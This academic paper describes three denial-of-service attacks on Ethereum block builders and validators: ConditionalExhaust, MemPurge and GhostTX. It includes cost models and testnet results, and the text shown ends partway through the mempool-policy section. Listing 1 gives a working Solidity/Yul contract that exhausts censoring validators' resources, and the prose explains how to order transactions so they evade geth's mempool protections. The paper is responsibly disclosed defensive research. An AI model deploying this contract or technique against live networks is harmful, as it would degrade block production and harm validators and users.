Speculative Denial-of-Service Attacks in Ethereum

Aviv Yaish
The Hebrew University

Kaihua Qin
Imperial College London

Liyi Zhou
Imperial College London

Aviv Zohar
The Hebrew University

Arthur Gervais
UCL, UC Berkeley RDI

Abstract

The expressiveness of Turing-complete blockchains implies that verifying a transaction's validity requires executing it on the current blockchain state. Transaction fees are designed to compensate actors for resources expended on transactions, but can only be charged from transactions included in blocks.

In this work, we show that adversaries can craft malicious transactions that decouple the work imposed on blockchain actors from the compensation offered in return. We introduce three attacks: *(i)* ConditionalExhaust, the first conditional resource exhaustion attack (REA) against blockchain actors. *(ii)* MemPurge, an attack for evicting transactions from victims' mempools. *(iii)* These attack are augmented by GhostTX, the first attack on the reputation system used in Ethereum's proposer-builder separation (PBS) ecosystem.

We empirically evaluate the attacks on an Ethereum testnet. The worst-case result we find is that by combining ConditionalExhaust and MemPurge, an adversary can simultaneously burden victims' computational resources and clog their mempools, to the point where victims are unable to include transactions in their blocks. Thus, victims create empty blocks, thereby hurting the system's liveness. The expected cost of a one-shot combined attack is $376, but becomes much cheaper if the adversary is a validator. For other attackers, costs decrease if censorship is prevalent in the network.

ConditionalExhaust and MemPurge are made possible by inherent features of Turing-complete blockchains. Potential mitigations may result in reducing a ledger's scalability, an undesirable outcome likely harming its competitiveness.

1 Introduction

Blockchains such as Ethereum rely on highly expressive smart contract languages to enable the creation of a rich and diverse decentralized finance (DeFi) ecosystem. The flexibility and the open nature of these systems pose a risk: Some user may deploy contracts that consume large amounts of computational resources, and may overwhelm all nodes that validate the blockchain with expensive computations. The answer Ethereum's designers have put forth is to run all computations with a restricted budget of operations. Each computational action costs a certain amount of "gas", and a strict gas limit is placed on all transactions. Furthermore, users are required to pay fees per unit of gas that they consume, making it expensive for attackers to overload blockchain nodes.

In this work, we show that the gas mechanism is in itself insufficient to protect nodes from denial-of-service (DoS) attacks. We present several effective attacks against Go Ethereum (geth)-based clients, the most prevalent Ethereum software, circumventing Ethereum's defenses and resulting in severely degraded performance of victim nodes. These attacks can be launched at a low cost, and can be crafted to affect specific validators, or nodes with other roles in the system. We evaluate our attacks on a local testnet and show that attackers that create 140 transactions can prevent victim nodes from mining *any* honest transaction.

Furthermore, our attacks effect the security of common blockchain use-cases. In particular, they can be used as tools to mount attacks against time-sensitive mechanisms, such as on-chain voting protocols, payment channels that rely on deadlines [63], and collateralized lending mechanisms with utilization-based interest rates [76].

To construct our attacks, we leverage two key ideas: *(i)* Ethereum's partitioning of the block creation process to several roles (*searchers*, *builders*, *relays*, and *proposers*) forces some nodes to execute transactions heuristically or speculatively. *(ii)* The behavior of smart contract code can be made highly dependent on context, i.e., on the state of other smart contracts and accounts. This allows us to create transactions that are resource intensive when nodes run them speculatively, but are excluded from the blockchain. Furthermore, even if these transactions are not executed, they occupy limited memory pool (mempool) space, which could be used for more profitable transactions. Together, these two ideas cause nodes to waste precious resources, at a minimal cost for attackers.

In addition to uncertainty about transaction execution context, we also utilize the fact that some nodes selectively adopt

Figure 1: ConditionalExhaust is a conditional REA, in which an attacker creates transactions that invoke computationally complex code if the current validator cannot include them in a block, for example due to its censoring policy.


Figure 2: The GhostTX attack exploits an inconsistency between builder and relayer censorship verification methods.

Figure 3: The MemPurge attack lowers the cost to evict transactions from victims' mempools.

external censorship policies on transactions. We show that such censorship makes these nodes vulnerable to DoS attacks.

Specifically, we show three main types of attacks: The *ConditionalExhaust* attack, summarized in Fig. 1, entails creating transactions which execute computationally intensive code conditional on the executing validator's identity, thereby making sure that these expensive computations are only performed if the validator *cannot* include the transactions in a block. This can happen if, for example, transactions culminate with an interaction with a sanctioned address, which the validator censors to be compliant with the law [70]. The *MemPurge* attack extends the implications of ConditionalExhaust to cases where transactions are not executed. In particular, nodes heuristically verify incoming transactions before adding them to their mempools, without executing them. The attack, depicted in Fig. 3, creates chains of transactions that appear valid at first, but become invalid after executing the initial transaction of each chain. Thus, such chains can cheaply evict honest transactions from victims' mempools. Finally, in the *GhostTX* attack, presented in Fig. 2, an attacker crafts transactions that exploit inconsistencies in transaction validation between block builders and relayers, compelling builders to include censored transactions in blocks, against their policy.

These attacks demonstrate that the sensitivity of transaction validity to execution context exposes blockchain actors to attacks. This is in spite of geth and the ecosystem at large accumulating a layer of protections that were developed to curtail the high incidence of REA and DoS attacks in Ethereum [8, 48, 49, 60, 67]. In particular, our attack circumvents the following protective heuristics: *(1)* Transactions are verified with stringent out-of-consensus heuristics to ensure senders can cover all associated fees, even when accounting for previously received pending transactions by the same senders. *(2)* The per-address number of transactions is limited. *(3)* A single transaction may be verified multiple times by actors involved in each step of the block-creation process (searchers, builders, relays and validators), and passed to the next one only if valid. *(4)* Victims can broadcast transactions to the network to ensure that an attack is not free.

Potential mitigations for our attacks may require limiting blockchain scalability and its quality of service.

In summary, our contributions are:

- **ConditionalExhaust.** We introduce a novel REA vector, which becomes more cost-effective when targeting victims that actively engage in transaction censorship, such as block builders and validators. By developing a best-effort tool to craft resource-exhausting transactions, we demonstrate that an attacker can prevent a victim from including transactions in blocks by sending only 140 attack transactions which exhaust the victim's computational resources.

- **MemPurge.** We propose the MemPurge attack, which can efficiently evict transactions from victims' mempools. We assess its performance and show it bypasses mitigations put in place to prevent related previous attacks.

- **GhostTX.** This attack compels block builders to include transactions that result in resource waste for actors and reputational damage for searchers who supply builders with tainted bundles. To the best of our knowledge, this is the first attack targeting the PBS ecosystem.

Our work was responsibly disclosed to the Ethereum Foundation (EF) and the Flashbots company, and received a bug bounty from the Ethereum Foundation.

Figure 4: Overview of the actors active in the PBS ecosystem.

2 Preliminaries

2.1 Background

Censorship. Cryptocurrency mixers allow users to obfuscate their tokens' original ownership [33]. The potential use of mixers for illicit purposes, such as money laundering, caught the attention of law enforcement agencies. Notably, the United States (US) Treasury Department's Office of Foreign Assets Control (OFAC) sanctioned Tornado Cash (TC), an Ethereum-based mixer [61], on August 8th, '22 [58]. This action restricts interaction with TC, and includes the addresses of TC's contracts on OFAC's Specially Designated Nationals and Blocked Persons (SDN) list. Consequently, actors looking to abide by US law started censoring TC-related transactions within blocks [70]. The consequences of OFAC's sanctions have rapidly emerged, with 53% of blocks since September '22 being OFAC-compliant [45], impacting Ethereum's ecosystem and raising concerns within the community [39, 43, 69, 75].

Proposer-builder separation (PBS). Besides validators, other actors such as *searchers*, *builders* and *relays* engage in censorship [39]. These actors, depicted in Fig. 4, work together to extract profits known as miner-extractable value (MEV) from arbitrage opportunities. MEV can arise from natural price disparities between DeFi platforms [71]. Malicious actors may also extract value by leveraging public and private information for their benefit, e.g., by front running transactions overheard on the peer to peer (p2p) layer [13]. In this landscape, searchers specialize in identifying MEV opportunities and assembling transaction bundles exploiting them. Bundles are sent to builders, who use them to construct profitable blocks. Relays verify blocks and share the most lucrative ones with the validator designated as the upcoming block *proposer* using the MEV-Boost program [23]. Proposers may use blocks received from relays, or construct blocks themselves by employing transactions from the p2p

layer or sent directly to them, that are stored in a data structure called the *mempool*. The division of labor between builders and proposers is also known as *PBS*.

PBS and Censorship. PBS has been proposed as a panacea for the cryptocurrency's censorship woes [18, 22, 23]. Yet, empirical evidence shows that censorship is applied by builders and relays involved in 53% of Ethereum blocks since the cryptocurrency transitioned to a proof-of-stake (PoS) mechanism [45]. In fact, Flashbots' builder client facilitates compliance with custom blacklists [26, 27]. Until March '23, Flashbots' "example" blacklist was based on OFAC's SDN list [37]. This client is a fork of geth, the most popular Ethereum execution client [20]. The two are almost identical, but the former includes functionality pertaining to PBS, and the aforementioned censorship capabilities. This censorship verification logic is also exposed as an API for their relay client [26]. Although these clients can be used by anyone, we note that Flashbots' own in-house operation relays the majority of PoS Ethereum blocks, and built 25% of them [46].

Briefly, Flashbots' builder client's censorship functionality works as follows: given an input block, the program first checks hard-coded fields to be free from sanctioned entities (e.g., the *to* addresses of contained transactions); if all are valid, the block is executed on the latest state, and its execution is verified to be free from forbidden interactions.

2.2 Cryptocurrency Model

Our model closely resembles Ethereum [74]. We emphasize that this model is general and captures most popular cryptocurrencies that support Turing-complete [2] smart contracts. All notations introduced here are summarized in Appendix F.

Blockchain. In our cryptocurrency, user transactions are processed in batches called *blocks*. The underlying consensus mechanism elects a leader for each block in an i.i.d. manner, who then chooses the transactions to include in its block. Leaders are assumed to select transactions greedily, by their fees [31]. In proof-of-work (PoW) mechanisms such as Bitcoin's, leaders are elected among so-called *miners*. Under PoS mechanisms like Ethereum's, *validators* are chosen with a probability equal to their share of stake in the system [5]. For conciseness, we use the term validator for both.

Smart contracts. Smart contracts are programs that run in a distributed manner on the blockchain. Our blockchain executes smart contracts using a Turing-complete virtual machine (VM) environment. Each basic VM instruction is called an *opcode*. The complexity of each opcode is fixed and measured by a numerical score called *gas*. Furthermore, there is an upper *gas limit* on the amount of gas allowed per block.

Transactions. Users can interact with the cryptocurrency by creating *transactions* that specify, in code, actions they wish to execute, primarily: *(1)* Transfer funds between two addresses. *(2)* Create (e.g., *deploy*) a smart contract. *(3)* Invoke a function of a deployed contract. A transaction τ is identified by its *nonce*, *fee*, and the *value* it transfers. The *nonce*, denoted by τ_n, is a serial number that determines the inclusion order of all transactions sent by the same user. The *value* is transferred to some address, and is denoted by τ_v. The *fee*, denoted by τ_f, can be collected by the first validator to include a transaction in a block. A transaction's fee per unit of gas is also called its *gas price*. A transaction is executed opcode by opcode, until either there are no opcodes left, or its fees cannot cover the gas required to continue its execution.

Pending and future transactions. A transaction τ by user u is considered *pending* for inclusion in the next block if its nonce is larger by 1 than the nonce of u's last accepted transaction τ', whether τ' is included in the same block as τ, or in a previous block [19, 74]. Transactions that are valid but are neither pending nor accepted are called *future* transactions. Pending and future transactions are stored by nodes in a data-structure called a *mempool*, or *txpool* in Ethereum's nomenclature. For generality, we use the former. If a transaction was added to a node's mempool but not yet included in a block, it can be replaced by sending a transaction with an equivalent nonce and a fee which is higher by at least some minimal node-determined amount, an act called *fee bumping*.

Transaction gossip protocol. The blockchain's p2p protocol has a message which allows users to request a list of transactions, identified by their hashes, from a peer. Furthermore, the protocol specifies another message used for propagating newly heard-of transactions to peers. We remark that the equivalent Ethereum messages are *GetPooledTransactions* and *NewPooledTransactionHashes*, correspondingly [17, 44].

2.3 Actor Model

Blockchain users. Users can create and use multiple addresses. Users can sign and issue transactions from their addresses by broadcasting them to nodes participating in the network over the p2p layer. Given some address u, we denote its balance according to the latest blockchain state by u_b.

Sanctioned entity. There is at least one sanctioned entity active on the system, meaning that some of the cryptocurrency's validators actively censor the entity and abstain from including transactions that interact with it in their blocks. Let σ be the sanctioned entity's address, S be the set of validators censoring σ, and $\alpha \in [0,1]$ be the set's total fraction of stake. Both S and α are assumed to be estimated by an attacker using public blockchain data. In Ethereum, each validator's stake is public knowledge and fixed for a certain period of time, thus the set of censoring validators can be accurately estimated, provided validators do not alter their censoring policies.

Censoring method. The compliance of a transaction with a node's censoring policy is verified by executing the transaction on the latest blockchain state, and inspecting its execution trace to ensure no sanctioned interaction was performed. Furthermore, all nodes broadcast incoming valid transactions to their peers, whether they are compliant or not.

Remark 1. *As even censoring nodes broadcast non-compliant transactions, would-be attackers are weakened: their transactions will reach non-censoring nodes, and therefore may potentially enter the blockchain and incur fees.*

Adversary. To exhibit the strength of our attacks, we consider a weak adversary $\mathcal{A}$ that interacts with the system by creating and sending transactions and who does not partake in the underlying consensus. Moreover, the adversary derives its strategies by relying on its partial view of the Ethereum network, considering only its single node to estimate network properties, such as the fees paid by accepted transactions. In terms of processing capabilities, we assume the attacker can send transactions at a similar rate as an average validator. The attacker cannot interfere with its victims' network communications. When executing the MemPurge attack, the adversary can maintain a p2p connection with victims, limited to the gossip messages of Section 2.2.

We note that we do briefly outline for each attack how an adversary who is also a block proposer can effectively execute attacks at nearly no cost, although it is outside our model.

3 The ConditionalExhaust Attack

We now present a REA we call *ConditionalExhaust*. The attack relies on speculative execution of transactions on behalf of blockchain actors to cause them to execute resource-consuming code, while reducing associated transaction costs.

Intuitively, blockchain actors besides the upcoming block proposer cannot know for certain which transactions will be included in the block, and in what order. Furthermore, given some general transaction, actors cannot foresee the result of its execution without running it themselves. These two insights lead us to the ConditionalExhaust attack.

ConditionalExhaust for adversarial proposers. If our adversary $\mathcal{A}$ is a block proposer, then it can attack actors such as searchers, builders, and relays, who execute transactions as part of the block building process. As this is outside our model, we quickly describe the attack, and then move forward to a more interesting variant. If the adversary is scheduled to propose the upcoming block, it can spam the network with valid

computationally intensive transactions which are generated from some pre-funded address. We note that in Ethereum's current mechanism, the schedule of block proposers is publicly known in advance. To prevent attack transactions from incurring high fees, the adversary should set the first transaction of its block to transfer all funds from the pre-funded address, to another address in its possession. Thus, while victims may execute the adversary's spam transactions, all are invalidated by the upcoming block.

Variant for non-proposer attackers. Sanctions compliant builders and validators cannot create blocks that include transactions which interact with sanctioned entities, and thus cannot collect fees from such transactions. If some of the network's validators are censoring an entity, an attacker can flood the network with transactions that interact with that entity. These transactions can be crafted to both:

(i) Preclude trivially verifying whether they should be censored, thereby wasting the victims' resources.

(ii) Ensure that even if they are included in a block, the cost for the attacker will be minimal.

We proceed by describing the attack, followed by an evaluation of the attack's cost, as dependent on network parameters.

3.1 ConditionalExhaust Attack Description

We now describe the attack, with a graphical depiction given in Fig. 1. The attack advances in two phases.

Deployment phase. First, $\mathcal{A}$ deploys a smart contract with a single function that has two different control flows (see Listing 1), incurring deployment costs of φ fees. When the function is invoked by a transaction, the flow is chosen according to the identity of the validator executing the transaction:

(i) If the validator belongs to the set of censoring validators S, a conditional statement will trigger the execution of a computationally intensive branch of code which results in an interaction with the censored entity σ.

(ii) Otherwise, a computationally simple branch will be executed, incurring fees equal to ϕ.

Execution phase. After deployment, the attack proceeds to the second phase. In it, the attacker creates multiple transactions that trigger the contract's single function.

We note that if censoring actors discard non-compliant transactions from their mempools, an attack becomes substantially cheaper as an attacker can re-send the same transaction again and again. If this transaction finds its way to a non-compliant party, it may be included in a block and cost the attacker the fees which are associated with the computationally simple branch. Due to nonce considerations, only one such transaction can be included in each block.

If an attacker wishes to target actors who do not discard such transactions, the nonce of each consecutive attack transaction should be increased by 1.

Correctness. Any actor in S that receives one of $\mathcal{A}$'s transactions will execute the intensive branch of the contract. Only when reaching the end of the code, the actor can observe that the transaction interacts with σ, and thus should be censored.

3.2 Implementing ConditionalExhaust

A best-effort construction of an Ethereum contract that executes the ConditionalExhaust attack is provided in Listing 1.

Computationally complex transactions. The novelty of the attack lies in carefully designing transactions that have two flows, one intensive and the other not, where at the worst case only the fees for the simple flow are paid. Instead of minimizing the cost of the intensive flow, we only wish to maximize its resource consumption. To do so, we rely on inefficient constructs used in Ethereum.

The recommended implementation guidelines for Ethereum clients propose saving parts of the blockchain's state in a data structure called a Merkle-Patricia trie [40, 74]. Although the exact details are out of the scope of this work, this structure is considered inefficient by some due to the amount of storage access operations required for simple operations, such as reading an address' balance [62, 67]. Therefore, it is not surprising that DoS attacks relying on storage-heavy transactions have plagued Ethereum [8, 11, 67, 72, 79].

Inefficient opcodes. To devote most of the code's complexity to inefficient opcodes, we wrote most logic in Yul, a commonly used in-line assembly language [10, 50]. The contract's complexity is obtained by accessing random locations in Ethereum's state using inefficient storage operations. Specifically, we use the *EXTCODEHASH* opcode [41], which reads the code of a deployed contract and returns its hash.

Deriving randomness. Deriving a "good" source of randomness in a blockchain setting is challenging [6], and out of the scope of this work. For our purposes, a good approximation can be achieved by performing an exclusive or (XOR) operation between the current block's hash and the amount of gas remaining for the execution of the transaction [42]. The former provides some basic pseudo-randomness that varies across blocks, while the latter modifies this randomness over the course of a single transaction's execution.

Blockheight variant. ConditionalExhaust, as described, relies on adversaries having prior knowledge of the addresses of censoring validators at the beginning of the attack. We call this variant of the attack the *coinbase* ConditionalExhaust

```solidity
1  pragma solidity >=0.7.0 <0.9.0;
2  contract ConditionalExhaustCoinbaseVariant {
3   mapping (address => bool) private _shouldDoS;
4   /// @notice Creates a set of the validators to DoS.
5   constructor() {
6    _shouldDoS[AddressToDoS1] = true;
7    // _shouldDoS[AddressToDoS2] = true;
8    // ...
9   }
10  function DoS(uint32 i) external payable {
11   bool shouldDoS = _shouldDoS[block.coinbase];
12   assembly {
13    if shouldDoS {
14     // The computationally complex part of the TX:
15     for { } gt(i, 0) { i := sub(i, 1) } {
16      pop(extcodehash(xor(blockhash(number()), gas())))
17     }
18     // Replace "CensoredAddress" with your favorite
19     // sanctioned address!
20     pop(call(gas(), CensoredAddress, 1, 0, 0, 0, 0))
21    }
22    stop()
23   }
24  }
25 }
```

Listing 1: An implementation of an Ethereum smart contract that facilitates the ConditionalExhaust attack, for an adversary who knows the addresses of censoring validators.

attack. One can create an equivalent attack that executes the complex branch based on the current block's height, if it is equal to an attacker-specified parameter. This variant of the attack is called the *blockheight* ConditionalExhaust attack. It is implemented as a Solidity smart contract in Appendix B.1.

When executing the blockheight variant, an attacker should specify block numbers which have a high probability of being created by censoring nodes. In Ethereum, there are services that allow querying the schedule of upcoming validators, such as Flashbots' relay application programming interface (API) [29], which has an endpoint that returns a list of validator addresses for the current and upcoming epochs. Given that in Ethereum, validator addresses are fixed for long periods of time, and that the identity of censoring validators and the addresses which they censor are known [37,45], both variants are functionally equivalent.

3.3 Evaluation

To empirically evaluate ConditionalExhaust, we develop a testing suite that measures the computational effort required to execute the attack, and its impact on victims.

Testing suite. To construct our suite, we modified Flashbots' builder client [25], which ensures that blocks created by builders, and relayed by relays do not interact with blacklisted entities. This program is, in turn, a fork of geth, Ethereum's most popular execution client. Empirical data shows that Flashbots' relay is responsible for relaying the majority of Ethereum blocks in the PBS era [54].

Our modifications of Flashbots' program allows us to create a random blockchain state with a pre-determined number of transactions, organized in a user-chosen topology. Using this state, we measure the time needed to verify a given transaction in isolation. For our benchmarks, we create a basic state consisting of a single block with a single transaction. The more complex state, the longer the time to execute a transaction that invokes the attack contract. Thus, this minimal state serves to provide a lower bound on the impact of the attack. On top of this base state, we deploy a "computationally complex" attack contract as given in Listing 1, after compiling it with version 0.8.18 of the *solc* Solidity compiler, using the `--optimize-runs=1` flag, which aims to reduce the size of the resulting code, and thus deployment costs.

To measure the impact that ConditionalExhaust may have on operational networks, we extend our testing suite to automatically set up a local testnet comprising of a node, users, and an adversary who attacks the node. Various parameters pertaining to the network can be controlled, such as the rate at which users transmit transactions, and the block time.

Testbed. Our benchmarks runs on a machine that exceeds Flashbots' official requirements [24]. These currently ask for a computer running golang1.19 and either 64-bit Linux, Mac OS X 10.14, or Windows 10, equipped with a 4 core CPU operating at 2.8GHz, 16GB of RAM, and an SSD with at least 2TB of free space. Our test-bed uses Ubuntu 20.04.2 LTS, an AMD Ryzen Threadripper 3990X CPU with 64 cores operating at 2.9GHz, 256GB of RAM, and NVMe SSDs.

3.3.1 Results

Gas consumption. A transaction deploying the attack contract consumes 120,750 gas units, when using the more complex contract given in Listing 1. If a censoring validator executes an attack transaction, a code path which consumes a block's entire gas quota is executed, currently equal to $3 \cdot 10^7$ units of gas. When non-censoring validators execute an attack transaction, 23,628 gas units are consumed, only 12.5% more than the 21,000 units consumed by the most gas-efficient Ethereum transaction. We note that the larger the number of validators that should be attacked, more gas is required to deploy the contract given in Listing 1. For example, if six validators are targeted instead of just one, 257,761 units are needed. On the other hand, the gas required for executing the simple code branch remains unchanged.

In contrast, the contract for the blockheight-based variant of the attack, given in Appendix B.1, is shorter and does not rely on hard-coded victim addresses. Thus, deploying it has a fixed gas consumption, equal to 97,885 units of gas. Furthermore, as the contract does not accept the number of iterations as an argument, the gas consumption is also lower for a transaction that is included in a block that is later than the one specified in the transaction's parameters, equaling 21,429 gas units.

Censorship verification time and transaction creation time. Given an initial state, we created 10,000 different attack transactions. On average, a transaction was created and signed in $5.5 \cdot 10^{-5}$ seconds. Verifying an attack transaction required an average time of 0.1 ± 0.011 seconds when performed by the censoring validation software. In comparison, simple value transfers are validated in 0.001 seconds, on average.

To conclude, transaction verification is $1972\times$ more time consuming than transaction creation. This means that an attacker can keep up with a single victim even if the latter is in possession of hardware that is 1972 times more performant than that of the former. As the same transactions can be sent to the entire network, this logic holds no matter how many high-performance victims are targeted.

Attacking a testnet. In Ethereum, a block is created every 12 seconds, meaning that 120 ConditionalExhaust transactions can be verified, on average, between blocks. Evaluating the attack on a testnet affirms that an attacker sending 140 transactions can exhaust a victim's resources to the point that it is unable to verify even a single honest transaction in time for including it in the next block. Even when letting the victim create 100 consecutive blocks, a one-shot attack consisting of 140 transactions suffices to maintain this effect throughout the simulated period.

Effect of hardware. We note the inherent relationship between the victim's hardware and the number of transactions required to achieve the same effect. In particular, attacking a node using Intel i7-11370 with 4 cores, 8 threads, and 64GB RAM, an attack consisting of 80 transactions completely inhibits honest transaction inclusion in blocks, when allowing geth to use 8 threads for the block creation process. We note that our considerably stronger testbed was allowed to use 128 threads for the same task, a factor of $16\times$ more, while the amount of transactions required for an attack of the same magnitude was larger by a factor of $1.75\times$.

3.3.2 Economic Evaluation

Worst-case cost of a single transaction. To translate the aforementioned gas values to an actual cost, we first go over relevant blockchain data. Between November '22 and May '23, the ETH-to-USD exchange rate peaked at $2120, and the average gas price paid by transactions in the 90th percentile (e.g., the upper 10% of transactions, with regard to gas price) did not exceed $106 \cdot 10^{-9}$ ETH per unit of gas. We use the previous values to compute worst-case costs: deploying the attack contract given in Listing 1 costs $27.13, and a single computationally complex transaction invoking that contract costs $5.3 if it is included in a block.

Expected worst-case cost of a long-term attack. We now analyze the worst-cost of an attack spanning β consecutive blocks, and which should generate a computational load of ρ ConditionalExhaust transactions per block.

Claim 1. *Let φ and ϕ be the respective costs of deploying an attack contract and executing a single attack transaction, respectively. The worst-case cost of a ConditionalExhaust attack spanning β blocks and generating a load of ρ transactions per block is:* $\Phi \overset{\text{def}}{=} \varphi + (\phi \rho \beta (1 - \alpha))$.

Proof. Recall that per the model given in Section 2, the creator of each block is picked in an independent and identically distributed (i.i.d.) manner, according to the distribution of stake among validators. We denote by X_i the random variable indicating whether a validator $v \notin S$ mined the i-th block. Thus, using the notation introduced earlier in Section 3: $\forall i \in 1, \ldots, \beta : P(X_i = 1) = 1 - \alpha$.

In Section 3.1, we denoted the cost of deploying the attack contract by φ, and the cost of a single attack transaction being accepted by ϕ. As the analysis is a worst-case one, using a high ϕ which is constant throughout the attack provides an upper bound for the cost of the ConditionalExhaust attack.

Denote the total expected cost of the attack by Φ. Given our goal of generating a computational load of ρ ConditionalExhaust transactions per block, at most ρ transactions can be accepted per block. We assume the worst-case: if a single attack transaction is accepted to a block, then all other attack transactions are accepted, too. If at some given block the transactions are not accepted due to censoring, then they are carried on to the next one. At worst, the attacker can re-send the same exact transactions, meaning that it can avoid creating new transactions with consecutive nonces, thereby lowering the cost of an attack. Thus, the expected cost of an attack is:

$$\Phi \overset{\text{def}}{=} \varphi + \mathbb{E}\left[\phi \rho X_1 + \cdots + \phi \rho X_\beta\right] = \varphi + (\phi \rho \beta (1 - \alpha))$$

$\square$

Given Claim 1, one can empirically evaluate φ, ϕ and α, and estimate the expected cost of an attack.

Example 1. *We previously established $\varphi = \$27.13$ and $\phi = \$5.3$ as the expected worst-case costs for a one-shot attack. Additionally, empirical data indicates that over 53% of blocks created since Ethereum's transition to PoS are OFAC-compliant [45], so we set: $\alpha = 0.53$. Given these parameters, the expected worst-case cost for an attack lasting β blocks and generating a load of ρ transactions per block is: $27.13 + 2.491\rho\beta$. For example, the expected worst-case cost of mounting an attack that generates a load of $\rho = 140$ ConditionalExhaust transactions per block over $\beta = 1$ block is $\$376$. In a best-case scenario where all validators are censoring (that is, $\alpha = 1$), then the attack's cost for any attack length boils down to the one-time cost of deploying the attack's contract. If no actor is censoring, the attack costs $\$770$.*

4 The MemPurge Attack

The MemPurge attack extends the implications of ConditionalExhaust and shows that even when victims do not execute transactions, speculative treatment of transactions increases victims' attack surface. In particular, under certain conditions, MemPurge can evict transactions from victims' mempools and subsequently replace them with transactions that pay lower fees, thus diminishing victims' profits.

MemPurge for proposers. We note that the proposer variant of ConditionalExhaust works for MemPurge as well. In this case, the attack does not require transactions to be computationally intensive, but rather just to be sent from some dummy account and have consecutive nonces, which are sent in order. If victims' mempools are full and the fees offered by the attack transactions are high, victims will be compelled to discard existing transactions to make room for the supposedly profitable attack transactions. These transactions will be invalidated if the attacker is the proposer for the upcoming block, and if the block's first transaction transfers all of the dummy account's funds to a different address. Now, we direct our efforts towards a more interesting variant.

MemPurge for non-proposers. This variant also requires an attacker to create "chains" of transactions equipped with consecutive nonces, but does so in a manner which limits the number of transactions that can be incorporated into a given block, thereby reducing the cost of the attack. This feat necessitates circumventing protective heuristics commonly employed by cryptocurrency clients to thwart mempool attacks. In particular, Ethereum recently experienced similar attacks, and mitigated the vulnerabilities that enabled them [48]. The attack proceeds by creating a chain of transactions, where the first one transfers all of the attacker's funds to some other account, and the rest each transfers 0 funds. These are then broadcast in the "wrong" order: the 0 value transactions are sent *first*, with the single remaining transaction sent only afterwards, thereby evading the protections used by geth. A graphical summary of the attack is given in Fig. 3.

Before analyzing the attack, we first go over the difficulty inherent in ensuring the validity of mempool transactions, and describe heuristics used by both geth and Flashbots' builder client. Other cryptocurrencies base their clients on geth and thus feature similar designs, most prominently Ethereum Classic [15], and BNB Smart Chain (BSC) [4], the fourth cryptocurrency by market cap at the time of writing [12].

4.1 Mempool Validation

The mempool of a blockchain node is a transient database used to store candidate transactions that can be included in upcoming blocks. Due to its limited capacity and the potential impact of its contents on profits, nodes typically employ a mempool *policy* that attempts to choose transactions that increase revenue, while avoiding invalid ones.

The difficulty of ensuring transaction validity. The validity of a transaction may depend on the blockchain's state, and thus also on the transactions preceding it. E.g., a transaction transferring a positive value by user u who has 0 funds is invalid, as the user's balance cannot cover the transfer amount. But, the transaction will be rendered valid if some preceding transaction transfers enough money to u. Thus, a single transaction may require multiple validations, for example, if the creator of the next block attempts to rearrange the block's contents to potentially capture MEV [81]. To limit the potential for DoS attacks, mempool policies, such as the one we soon describe, may use heuristics to ensure admitted transactions remain valid even when the state is slightly perturbed.

Mempool policy. Our policy closely follows the one used by geth and Flashbots' builder client, but is slightly stricter as to simplify the mempool's mechanics while remaining applicable to geth's design. Precisely, given a mempool $\mathcal{M}$, let $|\mathcal{M}|$ be the number of transactions in $\mathcal{M}$, $\mathcal{M}^u$ be all transactions by user u in $\mathcal{M}$, and $\mathcal{M}_p, \mathcal{M}_f$ be all pending and future transactions in $\mathcal{M}$, respectively. Let the global limit on pending and future transactions be $\mu_p, \mu_f \in \mathbb{N}$, respectively, and the per-user future transaction limit be $\mu_f^u \in \mathbb{N}$. The decision to accept a new transaction τ by some user u into $\mathcal{M}$ is summarized in Fig. 5, and proceeds as follows:

1. Reject τ if its nonce is invalid, meaning if τ_n is not larger by 1 than the nonce of u's last blockchain transaction.

2. Otherwise, reject τ if $\sum_{\tau' \in \mathcal{M}_p^u \cup \{\tau\}} \left(\tau_f' + \tau_v' \right) > u_b$. This "worst-case" validation is a heuristic protection measure, rather than part of the consensus. It assumes each transaction always transfers its entire value, does not result in the user receiving funds from some other source (e.g., arbitrage), and consumes the gas limit in its entirety.

3. Otherwise, let $x \geq 1$ be a node-defined value. If there is a transaction $\tau' \in \mathcal{M}^u$ such that $\tau_n' = \tau_n$ and $\tau_f > x \cdot \tau_f'$, then τ is accepted and τ' is evicted. Simply put, this rule means that τ has the same nonce as an existing transaction τ' by the same user in the mempool, and that τ will replace τ' only if the former bumps the fee by at least a factor of x.

4. Otherwise, if $\forall \tau' \in \mathcal{M}^u : \tau_n' + 1 < \tau_n$, then jump to step 9. Conceptually, there is a "nonce gap" between τ and all other transactions by u, so it is wasteful to accept τ into the mempool's pending queue before the gap is filled.

5. Otherwise, if $|\mathcal{M}_p| < \mu_p$, then τ is accepted to $\mathcal{M}_p$.

6. Otherwise, if $\exists u' : |\mathcal{M}_p^{u'}| = \max_{u^*} |\mathcal{M}_p^{u^*}| > |\mathcal{M}_p^u| + 1$, then the highest-nonce transaction of u' is evicted from the
